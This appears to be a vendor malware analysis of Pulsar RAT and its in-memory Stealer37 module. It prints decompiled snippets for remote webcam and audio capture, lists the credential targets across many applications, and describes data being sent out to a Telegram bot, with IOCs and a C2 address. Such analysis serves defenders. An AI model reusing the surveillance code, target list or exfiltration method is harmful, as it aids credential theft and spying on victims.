// Token: 0x000001C0 RID: 998 RVA: 0x00010AB8 File Offset: 0x00014CB8
public override void Execute(ISender sender, IMessage message)
{
    GetWebcam getWebcam = message as GetWebcam;
    if (getWebcam != null)
    {
        this.yU3shTB9ViAG(sender, getWebcam);
        return;
    }
    GetAvailableWebcams getAvailableWebcams = message as GetAvailableWebcams;
    if (getAvailableWebcams == null)
    {
        return;
    }
    this.1UcXNXT55iU03aDymcp3E(sender, getAvailableWebcams);
}
```

```

try
{
    if (this.IC403NZ137ewzHUZAUAF == null)
    {
        this.IC403NZ137ewzHUZAUAF = new UnsafeStreamCodec(message.Quality, message.DisplayIndex, resolution);
    }
    if (message.CreateNew)
    {
        UnsafeStreamCodec unsafeStreamCodec = this.IC403NZ137ewzHUZAUAF;
        if (unsafeStreamCodec != null)
        {
            unsafeStreamCodec.Dispose();
        }
        this.IC403NZ137ewzHUZAUAF = new UnsafeStreamCodec(message.Quality, message.DisplayIndex, resolution);
        this.OnReport("Remote webcam session started");
    }
    if (this.IC403NZ137ewzHUZAUAF.ImageQuality != message.Quality || this.IC403NZ137ewzHUZAUAF.Monitor != message.DisplayIndex || this.IC403NZ137ewzHUZAUAF.Resolution != resolution)
    {
        UnsafeStreamCodec unsafeStreamCodec2 = this.IC403NZ137ewzHUZAUAF;
        if (unsafeStreamCodec2 != null)
        {
            unsafeStreamCodec2.Dispose();
        }
        this.IC403NZ137ewzHUZAUAF = new UnsafeStreamCodec(message.Quality, message.DisplayIndex, resolution);
    }
}
}

```

Figure 30: Decompiled message handler implementing attacker controlled webcam discovery and frame capture logic, enabling remote surveillance through explicit C2 commands

This code implements a **C2 driven webcam surveillance subsystem**, allowing an attacker to remotely discover cameras, activate them, and pull video frames in a controlled, stealthy manner.

Real Time Audio Capture and Exfiltration:

```

try
{
    List<Tuple<int, string>> list = new List<Tuple<int, string>>();
    MMDeviceEnumerator mmdeviceEnumerator = new MMDeviceEnumerator();
    MMDeviceCollection mmdeviceCollection = mmdeviceEnumerator.EnumerateAudioEndPoints(0, 1);
    for (int i = 0; i < mmdeviceCollection.Count; i++)
    {
        try
        {
            MMDevice mmdevice = mmdeviceCollection[i];
            string text = (mmdevice != null) ? mmdevice.FriendlyName : null;
            if (!string.IsNullOrEmpty(text))
            {
                this.OnReport(string.Format("Found system audio device {0}: {1}", i, text));
                list.Add(Tuple.Create<int, string>(i, text));
            }
        }
        catch (Exception ex)
        {
            this.OnReport(string.Format("Error accessing device {0}: {1}", i, ex.Message));
        }
    }
    mmdeviceEnumerator.Dispose();
}

```

Figure 31: Real-time audio capture, device enumeration, and asynchronous exfiltration to a remote controller

It leverages Windows Core Audio APIs (via NAudio-style abstractions) to continuously capture raw PCM audio from selected input devices, enumerate all available system audio endpoints, and asynchronously exfiltrate recorded buffers to a command-and-control (C2) server. The implementation is structured around two tightly coupled components :

- real-time audio capture with background transmission.
- dynamic discovery and reporting of audio devices to enable remote operator control.

What Are These In-Memory .NET Modules Doing at Runtime?

Modules										
Process	All	Search								
Name	Optimized	Dynamic	InMemory	Order	Version	Timestamp	Address	Process	AppDomain	Path
System.Xml.dll	No	No	No	6	4.8.4084.0 built by: NET40REL1	11/24/2019 12:24:14 AM	0000014AF91C0000-0000014AF9446000	[0x24C] mod_Decoded.exe	[1] mod_Decoded.exe	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Xml\v4.0.4084.0_x-ww...
Pulsar.Common	No	No	Yes	7	2.4.5	<Unknown>	0000014AF91A0000-0000014AF91CD...	[0x24C] mod_Decoded.exe	[1] mod_Decoded.exe	Pulsar.Common
Accessibility.dll	No	No	No	8	4.8.4084.0 built by: NET40REL1	11/24/2019 12:17:22 AM	0000014AF9260000-0000014AF926A000	[0x24C] mod_Decoded.exe	[1] mod_Decoded.exe	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\Accessibility\v4.0.4084.0_x-ww...
System.Core.dll	No	No	No	9	4.8.4300.0 built by: NET40REL1LAST_C	10/7/2020 5:55:24 PM	0000014AF9260000-0000014AF92AC000	[0x24C] mod_Decoded.exe	[1] mod_Decoded.exe	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Core\v4.0.4084.0_x-ww...
System.Runtime.Serializ...	No	No	No	10	4.8.4290.0 built by: NET40REL1LAST_C	8/4/2020 6:50:43 PM	0000014AF9260000-0000014AF92C0000	[0x24C] mod_Decoded.exe	[1] mod_Decoded.exe	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Runtime.Serialization\v4.0.4084.0_x-ww...
SMDiagnostics.dll	No	No	No	11	4.8.4290.0 built by: NET40REL1LAST_C	8/4/2020 6:50:43 PM	0000014AF9260000-0000014AF92C0000	[0x24C] mod_Decoded.exe	[1] mod_Decoded.exe	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\SMDiagnostics\v4.0.4084.0_x-ww...
System.ServiceModel.Int...	No	No	No	12	4.8.4290.0 built by: NET40REL1LAST_C	8/4/2020 6:50:10 PM	0000014AF9260000-0000014AF92C0000	[0x24C] mod_Decoded.exe	[1] mod_Decoded.exe	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.ServiceModel.Integration\v4.0.4084.0_x-ww...
System.Management.dll	No	No	No	13	4.8.4084.0 built by: NET40REL1	11/24/2019 12:24:22 AM	0000014AF9260000-0000014AF926A000	[0x24C] mod_Decoded.exe	[1] mod_Decoded.exe	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management\v4.0.4084.0_x-ww...
System.Buffers	No	No	Yes	14	4.6.28619.01	2/19/2020 9:04:57 AM	0000014AF9260000-0000014AF92F178	[0x24C] mod_Decoded.exe	[1] mod_Decoded.exe	System.Buffers
System.Memory	No	No	Yes	15	4.6.31308.01	5/7/2022 8:20:04 PM	0000014AF9260000-0000014AF928A0	[0x24C] mod_Decoded.exe	[1] mod_Decoded.exe	System.Memory
MessagePack	No	No	Yes	16	3.1.4.0	<Unknown>	0000014AF9260000-0000014AF92C2...	[0x24C] mod_Decoded.exe	[1] mod_Decoded.exe	MessagePack
System.Runtime.Compile...	No	No	Yes	17	6.100.225.20307	4/3/2025 4:00:52 PM	0000014AF9260000-0000014AF92A4B...	[0x24C] mod_Decoded.exe	[1] mod_Decoded.exe	System.Runtime.CompilerServices.Unsafe
System.Collections.Immu...	No	No	Yes	18	8.0.23.53103	<Unknown>	0000014AF9260000-0000014AF92CDB...	[0x24C] mod_Decoded.exe	[1] mod_Decoded.exe	System.Collections.Immutable
System.Threading.Tasks.E...	No	No	Yes	19	4.6.28619.01	2/19/2020 9:05:07 AM	0000014AF9260000-0000014AF926580	[0x24C] mod_Decoded.exe	[1] mod_Decoded.exe	System.Threading.Tasks.Extensions
Anonymously Hosted Dy...	No	Yes	Yes	20	0.0.0.0	<Unknown>	<no address>	[0x24C] mod_Decoded.exe	[1] mod_Decoded.exe	Anonymously Hosted DynamicMethods Assembly
MessagePack.Annotations	No	No	Yes	21	3.1.4.0	<Unknown>	0000014AF9260000-0000014AF92A4B...	[0x24C] mod_Decoded.exe	[1] mod_Decoded.exe	MessagePack.Annotations
mscorlib.dll	No	No	No	22	4.8.4084.0	11/24/2019 12:37:06 AM	0000014AF9260000-0000014AF92A0000	[0x24C] mod_Decoded.exe	[1] mod_Decoded.exe	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\mscorlib\v4.0.4084.0_x-ww...
MessagePack.Resolvers...	No	Yes	Yes	23	0.0.0.0	<Unknown>	<no address>	[0x24C] mod_Decoded.exe	[1] mod_Decoded.exe	MessagePack.Resolvers.DynamicObjectResolver
System.Numerics.dll	No	No	No	24	4.8.4084.0 built by: NET40REL1	11/24/2019 12:23:57 AM	0000014AF9260000-0000014AF92F2B...	[0x24C] mod_Decoded.exe	[1] mod_Decoded.exe	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Numerics\v4.0.4084.0_x-ww...
MessagePack.Resolvers...	No	Yes	Yes	25	0.0.0.0	<Unknown>	<no address>	[0x24C] mod_Decoded.exe	[1] mod_Decoded.exe	MessagePack.Resolvers.DynamicObjectResolver
Stealer37	No	No	Yes	26	1.0.0.0	<Unknown>	0000014AF9260000-0000014AF92D1C...	[0x24C] mod_Decoded.exe	[1] mod_Decoded.exe	Stealer37
SharpDX	No	No	Yes	27	4.2.0	<Unknown>	0000014AF9260000-0000014AF92A2300	[0x24C] mod_Decoded.exe	[1] mod_Decoded.exe	SharpDX
SharpDX.Direct3D11	No	No	Yes	28	4.2.0	<Unknown>	0000014AF9260000-0000014AF92A2300	[0x24C] mod_Decoded.exe	[1] mod_Decoded.exe	SharpDX.Direct3D11
SharpDX.Direct3D11	No	No	Yes	29	4.2.0	<Unknown>	0000014AF9260000-0000014AF92A2300	[0x24C] mod_Decoded.exe	[1] mod_Decoded.exe	SharpDX.Direct3D11
SharpDX.DXGI	No	No	Yes	30	4.2.0	<Unknown>	0000014AF9260000-0000014AF92A44...	[0x24C] mod_Decoded.exe	[1] mod_Decoded.exe	SharpDX.DXGI
SharpDX.D3DCompiler	No	No	Yes	31	4.2.0	<Unknown>	0000014AF9260000-0000014AF92A44...	[0x24C] mod_Decoded.exe	[1] mod_Decoded.exe	SharpDX.D3DCompiler
SharpDX.Mathematics	No	No	Yes	32	4.2.0	<Unknown>	0000014AF9260000-0000014AF92A44...	[0x24C] mod_Decoded.exe	[1] mod_Decoded.exe	SharpDX.Mathematics
AForge	No	No	Yes	33	2.2.5.0	7/15/2013 3:04:37 PM	0000014AF9260000-0000014AF92A44...	[0x24C] mod_Decoded.exe	[1] mod_Decoded.exe	AForge
AForge.Video	No	No	Yes	34	2.2.5.0	7/15/2013 3:04:40 PM	0000014AF9260000-0000014AF92A44...	[0x24C] mod_Decoded.exe	[1] mod_Decoded.exe	AForge.Video
AForge.Video.DirectShow	No	No	Yes	35	2.2.5.0	7/15/2013 3:04:43 PM	0000014AF9260000-0000014AF92A44...	[0x24C] mod_Decoded.exe	[1] mod_Decoded.exe	AForge.Video.DirectShow
NAudio.Core	No	No	Yes	36	2.2.1.0	<Unknown>	0000014AF9260000-0000014AF92A44...	[0x24C] mod_Decoded.exe	[1] mod_Decoded.exe	NAudio.Core
NAudio.Wasapi	No	No	Yes	37	2.2.1.0	<Unknown>	0000014AF9260000-0000014AF92A44...	[0x24C] mod_Decoded.exe	[1] mod_Decoded.exe	NAudio.Wasapi
NAudio.WinForms	No	No	Yes	38	2.2.1.0	<Unknown>	0000014AF9260000-0000014AF92A44...	[0x24C] mod_Decoded.exe	[1] mod_Decoded.exe	NAudio.WinForms
NAudio.WinForms	No	No	Yes	39	2.2.1.0	<Unknown>	0000014AF9260000-0000014AF92A44...	[0x24C] mod_Decoded.exe	[1] mod_Decoded.exe	NAudio.WinForms

Fig 32: Memory-resident custom assemblies (Pulsars.Common and Stealer37) loaded inside mod_Decoded.exe

Pulsars.Common and Stealer37 are suspicious custom .NET assemblies loaded directly into memory by mod_Decoded.exe, rather than from disk, which is a common stealth technique used by modern malware. Pulsars.Common functions as a shared core library, likely providing utilities such as encryption, configuration handling, and network communication that other modules depend on. Stealer37, loaded later in execution, appears to be the primary payload module and is likely responsible for information-stealing activities such as credential or data collection. The memory only loading, unknown timestamps, and modular separation together strongly indicate a staged, modular .NET info stealer architecture designed to evade detection and simplify payload management.


What Functionality Is Implemented by Pulsar.Common.dll ?



Pulsar RAT Remote Control with Live Chat and Background Payload Deployment:

The image demonstrates Pulsar RAT actively controlling a compromised host, where the attacker initiates a real-time chat session with the victim to interact and probe system usage. Simultaneously, the malware operates covertly by downloading a ZIP archive (pulsar-net-win64) from a remote source and extracting it without user awareness. This behavior highlights Pulsar RAT's dual capability of **interactive remote administration** and **stealthy payload delivery**,

What Functionality Is Implemented by Stealerv37.dll?



The Counter.Collect method implements the loot aggregation and valuation stage of the payload. It produces **IntelIX.txt**, a structured table of contents for the exfiltrated ZIP, branded with ASCII art “**IntelIX by dead artis**” (associated with **@aesxor**). The output enumerates affected browsers, validates decryption via **master key counts**, and summarizes theft success across **nine artifact categories** including cookies, passwords, credit cards, autofill data, restore tokens, and masked financial identifiers recording only non-zero counts and relevant paths. Added directly to an **in-memory ZIP archive**, this operator-focused summary enables **quick assessment of the IntelIX payload’s credential harvesting success per browser profile**, allowing the attacker to immediately gauge loot value before Discord/Telegram exfiltration, while avoiding persistent on-disk artifacts by packaging the data entirely in memory.

What Does Stealerv37.dll Steal?

AnyDesk	Coreftp	CyberDuck	DynDns	Obs
FileZilla	FoxMail	FTPCommandar	FTPGetter	PlayIt
FTPNavigator	FTPRush	GithubGui	JetBrains	Putty
MobaXterm	Navicat	Ngrok	Nolp	RDCMan
Rdp	Sunlogin	TeamSpeak	TeamViewer	TotalCommander
WinSCP	Xmanager	Cisco	CyberGhost	ExpressVPN
Hamachi	HideMyName	IpVanish	MullVad	NordVPN
OpenVPN	PIAVPN	ProtonVpn	Proxifier	RadminVPN
SoftEther	SurfShark	WireGuard	Discord	Element
Icq	Jabber	MicroSID	Outlook	Pidgin
Signal	Skype	Telegram	Tox	Viber
Battlenet	ElectronicArts	Epic	Growtopia	Minecraft
Riot	Roblox	Steam	Uplay	XBox

Remote Access & Administration Tools

AnyDesk, TeamViewer, Radmin, RDCMan, RDP, MobaXterm, PuTTY, Xmanager, Navicat, TotalCommander

→ Steals saved credentials, session data, and connection configurations used for remote system access.

FTP / File Transfer Clients

FileZilla, WinSCP, CyberDuck, FTPCommander, FTPGetter, FTPNavigator, FTPRush, CoreFTP

→ Extracts FTP credentials, server addresses, and stored authentication data

VPN & Network Tunneling Software

NordVPN, Mullvad, ExpressVPN, Surfshark, ProtonVPN, CyberGhost, HideMyName, IPVanish, PIA VPN, Hamachi, SoftEther, OpenVPN, WireGuard, RadminVPN

→ Steals VPN configuration files, credentials, and authentication tokens.

Developer & Infrastructure Tools

GitHub GUI, JetBrains, Ngrok, PlayIt, OBS

→ Harvests tokens, credentials, configuration files, and project/session data.

Messaging & Communication Applications

Discord, Telegram, Skype, Signal, Jabber, ICQ, Element, Pidgin, Tox, Viber, TeamSpeak

→ Steals authentication tokens, cached sessions, and local user data.

Email Clients

Outlook, FoxMail

→ Extracts stored email credentials and account configuration data.

Gaming Platforms

Steam, Epic Games, Battle.net, Riot, Xbox, Uplay, Electronic Arts, Roblox, Minecraft, Growtopia

→ Steals login credentials, session tokens, and account identifiers

The code defines a `SendToTelegram` function that exfiltrates stolen data to an attacker controlled **Telegram bot**. As shown in the image, the malware builds a request to `https://api.telegram.org/bot<TOKEN>/sendDocument`, attaches the stolen data as a **ZIP file (application/zip)**, and sends it to a specific **chat ID**. The message caption includes **log labeling, the victim's username, machine name, and stealer branding ("stealer by @aesxor")**, allowing the attacker to quickly identify the infected host. The synchronous `PostAsync().Wait()` call ensures reliable delivery before execution continues.

MITRE ATT&CK Mapping:

ID	Name	Use
T1071 .001	Application Layer Protocol: Web Protocols	Donut can use HTTP to download previously staged shellcode payloads. [1]
T1059	Command and Scripting Interpreter	Donut can generate shellcode outputs that execute via Ruby. [1]
.001	PowerShell	Donut can generate shellcode outputs that execute via PowerShell. [1]
.005	Visual Basic	Donut can generate shellcode outputs that execute via VBScript. [1]
.006	Python	Donut can generate shellcode outputs that execute via Python. [1]
.007	JavaScript	Donut can generate shellcode outputs that execute via JavaScript or JScript. [1]
T1562 .001	Impair Defenses: Disable or Modify Tools	Donut can patch Antimalware Scan Interface (AMSI), Windows Lockdown Policy (WLDAP), as well as exit-related Native API functions to avoid process termination. [1]
T1070	Indicator Removal	Donut can erase file references to payloads in-memory after being reflectively loaded and executed. [1]
T1105	Ingress Tool Transfer	Donut can download and execute previously staged shellcode payloads. [1]
T1106	Native API	Donut code modules use various API functions to load and inject code. [1]
T1027 .002	Obfuscated Files or Information: Software Packing	Donut can generate packed code modules. [1]
.013	Obfuscated Files or Information: Encrypted/Encoded File	Donut can generate encrypted, compressed/encoded, or otherwise obfuscated code modules. [1]
.015	Obfuscated Files or Information: Compression	Donut can generate encrypted, compressed/encoded, or otherwise obfuscated code modules. [1]

T1057	Process Discovery	Donut includes subprojects that enumerate and identify information about Process Injection candidates. [1]
T1055	Process Injection	Donut includes a subproject DonutTest to inject shellcode into a target process. [1]
T1620	Reflective Code Loading	Donut can generate code modules that enable in-memory execution of VBScript, JScript, EXE, DLL, and dotNET payloads. [1]

Removal

1. Reboot into Safe Mode with Networking
2. Use [UltraAV](#) antivirus to delete malicious files.
3. Detected as the following name by [UltraAV](#):

Trojan_210126_Donut_Client




Figure 37: Threat Detection with UltraAV

Indicators of compromise:

MD5	Filename
648c0ba2bb1cde47fa8812f254821a72	0a1a98b5f9fc7c62.bat
69392e0d2b877cb932ab709ebe758975	ps_7b948266.ps1
666493877fb7328c3e8c313fbcfd1e	Client.exe
0020b06dc2018cc2b5bf98945a39cbd3	Pulsar.Common.dll
3abcad7678dd78832a164349aceeaa59	Stealerv37.dll

185[.]132[.]53[.]17:7800 C2 Domain

Conclusion:

The malware analyzed represents a mature evolution of commoditized Windows threats, merging advanced RAT capabilities with comprehensive infostealing through multi-stage obfuscation and in-memory execution. It demonstrates threat actors' heavy reliance on public tools like Donut shellcode loaders alongside leaked or custom stealer frameworks, achieving persistence via dual mechanisms (scheduled tasks and registry) with automated process respawning in trusted hosts like explorer.exe.